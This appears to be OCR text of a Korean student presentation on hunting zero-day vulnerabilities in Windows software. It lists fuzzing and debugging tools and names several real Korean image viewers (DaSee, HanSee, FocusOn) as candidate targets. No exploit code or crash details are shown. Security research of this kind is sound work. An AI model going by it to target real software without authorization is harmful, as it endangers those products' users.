Windows Software Zer0-day Hunting

중간발표 (02/06)

DongHun Seo, SeungJae Moon


Agenda

프로젝트 소개

제품 선정 및 퍼징

Crash 분석

Exploit Practice




팀원 소개

팀장: 서동훈

팀원: 문승재

프로젝트 소개



프로젝트 소개

BFF

HxD


processhacker

immunity


windbg

010editor


제품 선정


NAVER Software
검색
MY다운로드
로그인
이미지/그래픽 > 이미지 뷰어
내 PC의 OS와 브라우저 정보입니다.
OS Windows 10(64비트)
Browser Chrome
다운로드 TOP50
테마 소프트웨어
PC 포맷 후 필수 S/W
기업 무료 라이선스 S/W
Mac용 추천 S/W
스페셜 리뷰
카테고리
전체
PC 관리/보안
동영상
오디오
이미지/그래픽
이미지 뷰어
이미지 캡쳐
이미지 편집
문서/사무
개인/교육
인터넷/네트워크
인기순 | 평점순 | 다운로드순 | 업데이트순
전체
Windows
알씨
국내 대표적인 이미지 편집 및 뷰어 프로그램
인기 | 평점 3.1 | 프리
꿀뷰
다양한 포맷의 이미지를 보여주는 이미지 뷰어
인기 | 평점 4.3 | 프리
DWG FastView
가볍고 빠르고 정확한 DWG뷰어 프로그램
인기 | 평점 4.0 | 프리
DWG TrueView 2016
2D 디자인과 제도를 위한 캐드 프로그램
인기 | 평점 3.7 | 프리
포커스온 이미지 뷰어
가볍고 빠른 사진 관리, 이미지 뷰어 프로그램
인기 | 평점 4.4 | 프리
비알뷰어
dwg, dxf를 볼수 있는 뷰어 프로그램
인기 | 평점 4.7 | 프리
FastStone Image Viewer
빠르고, 안정적인 이미지 뷰어 프로그램
인기 | 평점 4.6 | 프리
한씨
회사에서도 무료! 가볍고 빠른 이미지뷰어
인기 | 평점 3.6 | 프리
윈북
설치가 필요없는 텍스트 및 만화책 뷰어
인기 | 평점 3.2 | 프리
ACADSee
오토캐드 파일을 보여주는 프로그램
인기 | 평점 2.9 | 셰어
다씨
국산 완전 무료 이미지뷰어 "다씨 (DaSee)"
인기 | 평점 3.4 | 프리
ACDSee 10 Photo Manager
이미지 파일 뷰어 및 관리 프로그램
인기 | 평점 4.7 | 셰어


제품 선정


다씨
DaSee
인기도
이미지 뷰어
11위
다운로드수 50,382 (최근 7일:109)
무료 다운로드
v8.989
3.4 (27명)
업데이트 2019.04.18.
사용범위 프리 - 개인/기업/관공서, 국내
소프트웨어 사용범위 위반 시
법적 책임을 질 수 있습니다.
지원OS Windows
휴먼트크
개발사의 다른 S/W
공식 웹사이트
다씨 실행화면


제품 선정


한씨 HanSee
인기도
이미지 뷰어 8위
다운로드수 92,939 (최근 7일:112)
무료 다운로드
v2.0.0.33
3.6 (110명)
업데이트 2019.12.12.
사용범위 프리 - 개인/기업/관공서, 국내/국
소프트웨어 사용범위 위반 시
법적 책임을 질 수 있습니다.
지원OS Windows
(주)드림위즈인터넷
개발사의 다른 S/W
공식 웹사이트
목록 보기

제품 선정


포커스온 이미지 뷰어
FocusOn Image Viewer
인기도
이미지 뷰어 5위
다운로드수 141,550 (최근 7일:241)
무료 다운로드
포커스온 이미지 뷰어 실행화면
v1.20
4.4 (98명)
